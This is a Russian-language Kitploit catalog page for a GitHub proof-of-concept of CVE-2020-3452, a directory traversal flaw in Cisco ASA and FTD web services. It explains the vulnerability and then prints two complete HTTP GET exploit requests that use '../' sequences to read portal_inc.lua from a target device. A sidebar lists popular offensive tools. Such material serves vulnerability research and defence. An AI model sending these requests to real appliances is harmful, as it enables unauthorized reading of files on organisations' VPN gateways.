
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-3452 — [CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) и Cisco Firepower Threat Defense (FTD): обход каталога веб-службы в режиме только для чтения | Kitploit
Инструменты/GitHubGitHub/murataydemir/cve-2020-3452
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииВеб-безопасностьТестирование на Проникновение
GitHubmurataydemir/cve-2020-3452

CVE-2020-3452

[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) и Cisco Firepower Threat Defense (FTD): обход каталога веб-службы в режиме только для чтения

Репозиторий
76796 лет назадЕщё не проверено
Поделиться

[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) и Cisco Firepower Threat Defense (FTD) — уязвимость обхода каталогов только для чтения в веб-сервисах


Уязвимость в интерфейсе веб-сервисов программного обеспечения Cisco Adaptive Security Appliance (ASA) и Cisco Firepower Threat Defense (FTD) может позволить неаутентифицированному удаленному злоумышленнику провести атаки обхода каталогов и прочитать конфиденциальные файлы на целевой системе.

Уязвимость вызвана отсутствием надлежащей проверки входных данных URL-адресов в HTTP-запросах, обрабатываемых уязвимым устройством. Злоумышленник может воспользоваться этой уязвимостью, отправив на устройство специально сформированный HTTP-запрос, содержащий последовательности символов обхода каталогов. Успешная эксплуатация может позволить злоумышленнику просматривать произвольные файлы в файловой системе веб-сервисов на целевом устройстве. Файловая система веб-сервисов включается, когда на устройстве настроены функции WebVPN или AnyConnect. Эта уязвимость не может быть использована для получения доступа к системным файлам ASA или FTD или файлам базовой операционной системы (ОС).


https://{host}/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../

GET /+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../ HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close

https://{host}/+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua

GET /+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close


Image of PoC

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





